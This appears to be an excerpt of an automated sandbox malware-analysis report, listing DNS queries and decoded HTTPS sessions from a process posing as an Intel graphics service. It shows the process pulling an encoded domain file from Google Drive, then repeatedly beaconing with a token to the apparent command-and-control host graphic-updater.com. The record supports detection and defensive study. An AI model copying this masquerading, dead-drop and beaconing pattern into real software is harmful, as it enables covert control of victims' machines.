Jan 11, 2022 17:09:29.863678932 CET	192.168.2.4	8.8.8.8	0x3bbe	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.940498114 CET	192.168.2.4	8.8.8.8	0x92b1	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:30.502551079 CET	192.168.2.4	8.8.8.8	0x9e5b	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:30.739687920 CET	192.168.2.4	8.8.8.8	0x5dc7	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:30.774528980 CET	192.168.2.4	8.8.8.8	0x54e8	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2022 17:09:02.356107950 CET	8.8.8.8	192.168.2.4	0xc0c1	No error (0)	drive.google.com		142.250.181.238	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:03.024935961 CET	8.8.8.8	192.168.2.4	0x1311	No error (0)	doc-0k-2o-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2022 17:09:03.024935961 CET	8.8.8.8	192.168.2.4	0x1311	No error (0)	googlehosted.l.googleusercontent.com		142.250.185.129	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:03.570406914 CET	8.8.8.8	192.168.2.4	0x7290	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:04.436780930 CET	8.8.8.8	192.168.2.4	0xfb93	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:05.314455032 CET	8.8.8.8	192.168.2.4	0xef72	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:06.141153097 CET	8.8.8.8	192.168.2.4	0xc2f4	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:06.900623083 CET	8.8.8.8	192.168.2.4	0xffcf	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:07.761800051 CET	8.8.8.8	192.168.2.4	0xbb7d	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:08.589561939 CET	8.8.8.8	192.168.2.4	0x3143	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:09.495049000 CET	8.8.8.8	192.168.2.4	0x19ea	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:10.394469023 CET	8.8.8.8	192.168.2.4	0xcd70	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2022 17:09:11.589689970 CET	8.8.8.8	192.168.2.4	0x24f	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:12.354821920 CET	8.8.8.8	192.168.2.4	0x6c5e	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:13.128016949 CET	8.8.8.8	192.168.2.4	0xb079	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:13.990921974 CET	8.8.8.8	192.168.2.4	0xbb27	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:14.722074986 CET	8.8.8.8	192.168.2.4	0x4c9c	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:15.595042944 CET	8.8.8.8	192.168.2.4	0xd650	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:16.360739946 CET	8.8.8.8	192.168.2.4	0xcc37	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:16.685471058 CET	8.8.8.8	192.168.2.4	0xf070	No error (0)	drive.google.com		142.250.181.238	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:17.098761082 CET	8.8.8.8	192.168.2.4	0x6b05	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:17.492537975 CET	8.8.8.8	192.168.2.4	0x3b10	No error (0)	doc-0k-2o-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2022 17:09:17.492537975 CET	8.8.8.8	192.168.2.4	0x3b10	No error (0)	googlehosted.l.googleusercontent.com		142.250.185.129	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.088094950 CET	8.8.8.8	192.168.2.4	0x180b	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.246315956 CET	8.8.8.8	192.168.2.4	0xeabd	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.931138039 CET	8.8.8.8	192.168.2.4	0xd801	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.977154016 CET	8.8.8.8	192.168.2.4	0xbb52	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:19.711582899 CET	8.8.8.8	192.168.2.4	0x99a3	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:19.743767977 CET	8.8.8.8	192.168.2.4	0xf812	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:20.466077089 CET	8.8.8.8	192.168.2.4	0x3ad6	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:20.617664099 CET	8.8.8.8	192.168.2.4	0xced1	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:21.240972042 CET	8.8.8.8	192.168.2.4	0xa692	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:21.548722982 CET	8.8.8.8	192.168.2.4	0x9c4a	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:22.099982023 CET	8.8.8.8	192.168.2.4	0x8a7d	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:22.721543074 CET	8.8.8.8	192.168.2.4	0x3320	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:22.832529068 CET	8.8.8.8	192.168.2.4	0xa330	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:23.453176975 CET	8.8.8.8	192.168.2.4	0x79dc	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2022 17:09:23.698251009 CET	8.8.8.8	192.168.2.4	0x8c9a	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:24.395878077 CET	8.8.8.8	192.168.2.4	0x1f87	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:24.646749973 CET	8.8.8.8	192.168.2.4	0x94a1	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:25.207298994 CET	8.8.8.8	192.168.2.4	0xe5b2	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:25.468184948 CET	8.8.8.8	192.168.2.4	0x5449	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:26.204579115 CET	8.8.8.8	192.168.2.4	0x59a2	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:26.207294941 CET	8.8.8.8	192.168.2.4	0x3e7d	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.083853006 CET	8.8.8.8	192.168.2.4	0x3c14	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.347227097 CET	8.8.8.8	192.168.2.4	0xee09	No error (0)	drive.google.com		142.250.181.238	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.422432899 CET	8.8.8.8	192.168.2.4	0x7e7	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.907330036 CET	8.8.8.8	192.168.2.4	0x90c8	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:28.614734888 CET	8.8.8.8	192.168.2.4	0xa4fe	No error (0)	doc-0k-2o-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2022 17:09:28.614734888 CET	8.8.8.8	192.168.2.4	0xa4fe	No error (0)	googlehosted.l.googleusercontent.com		142.250.185.129	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.018321991 CET	8.8.8.8	192.168.2.4	0xea76	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.084435940 CET	8.8.8.8	192.168.2.4	0x3264	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.688075066 CET	8.8.8.8	192.168.2.4	0xc799	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.882123947 CET	8.8.8.8	192.168.2.4	0x3bbe	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.957529068 CET	8.8.8.8	192.168.2.4	0x92b1	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:30.521503925 CET	8.8.8.8	192.168.2.4	0x9e5b	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:30.758044004 CET	8.8.8.8	192.168.2.4	0x5dc7	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:30.791578054 CET	8.8.8.8	192.168.2.4	0x54e8	No error (0)	graphic-updater.com		23.254.131.176	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-0k-2o-docs.googleusercontent.com
- graphic-updater.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49792	142.250.181.238	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:02 UTC	0	OUT	GET /uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 0 Host: drive.google.com
2022-01-11 16:09:02 UTC	0	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Tue, 11 Jan 2022 16:09:02 GMT Location: https://doc-0k-2o-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Content-Security-Policy: script-src 'nonce-aQZ7MD3qwWYnTaIflt+xJA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=rZxf95vblBRpbsrQhgLzt2ykOFOmpXip2Dtfpo1p6H0fjVcc9YaMJ_dv5zhJwmmECKZ0sM1Bj_0xGRZPXYU7TkQggEjNr-46rw61qICTIj1WQU3yNporpvDRugN7FIMTRqfalOrT6ECly2VoGY_E0CMtcBo9mFPOLHmjZUyc74g; expires=Wed, 13-Jul-2022 16:09:02 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-11 16:09:02 UTC	1	IN	Data Raw: 31 37 39 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 6b 2d 32 6f 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 6f 74 33 33 Data Ascii: 179<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-0k-2o-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot33
2022-01-11 16:09:02 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49793	142.250.185.129	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:03 UTC	2	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 0 Host: doc-0k-2o-docs.googleusercontent.com

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:03 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdsfNTzTdzhXW0v90TbpHTodIpTkSIgvdqCmSsCEJ1765WIIHBf53IHllSgy4KLvpV8XcZPgEPbM33oj1aZYikA Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-Alt-Service, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout, x-foyer-client-environment Access-Control-Allow-Methods: GET,OPTIONS Content-Type: text/plain Content-Disposition: attachment;filename="domain.txt";filename*=UTF-8''domain.txt Content-Length: 56 Date: Tue, 11 Jan 2022 16:09:03 GMT Expires: Tue, 11 Jan 2022 16:09:03 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=zkaohA== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-01-11 16:09:03 UTC	6	IN	Data Raw: 4e 6d 73 6a 43 53 41 67 57 53 6c 68 61 56 4d 76 4a 7a 30 53 51 48 35 2b 61 69 55 7a 4d 43 55 70 4b 46 64 71 4f 7a 45 67 49 6a 59 4d 49 32 55 68 43 44 78 6d 46 67 3d 3d Data Ascii: NmsjCSAgWSlhaVMvJz0SQH5+aiUzMCUpKFdqOzEgIjYMI2UhCDxmFg==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49803	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:10 UTC	10	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:10 UTC	10	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:11 UTC	10	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:10 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 51 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:11 UTC	10	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49804	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:11 UTC	10	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:11 UTC	10	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:12 UTC	10	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:12 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 50 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:12 UTC	11	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49805	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:12 UTC	11	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:12 UTC	11	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:12 UTC	11	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:12 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 49 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:12 UTC	11	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49806	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:13 UTC	11	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:13 UTC	11	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:13 UTC	11	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:13 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 48 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:13 UTC	12	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49807	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:14 UTC	12	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:14 UTC	12	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:14 UTC	12	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:14 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 47 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:14 UTC	12	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49808	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:15 UTC	12	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:15 UTC	12	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:15 UTC	12	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:15 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 46 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:15 UTC	13	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49809	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:15 UTC	13	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:15 UTC	13	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:16 UTC	13	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:16 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 45 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:16 UTC	13	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49810	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:16 UTC	13	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:16 UTC	13	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:16 UTC	13	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:16 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 44 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
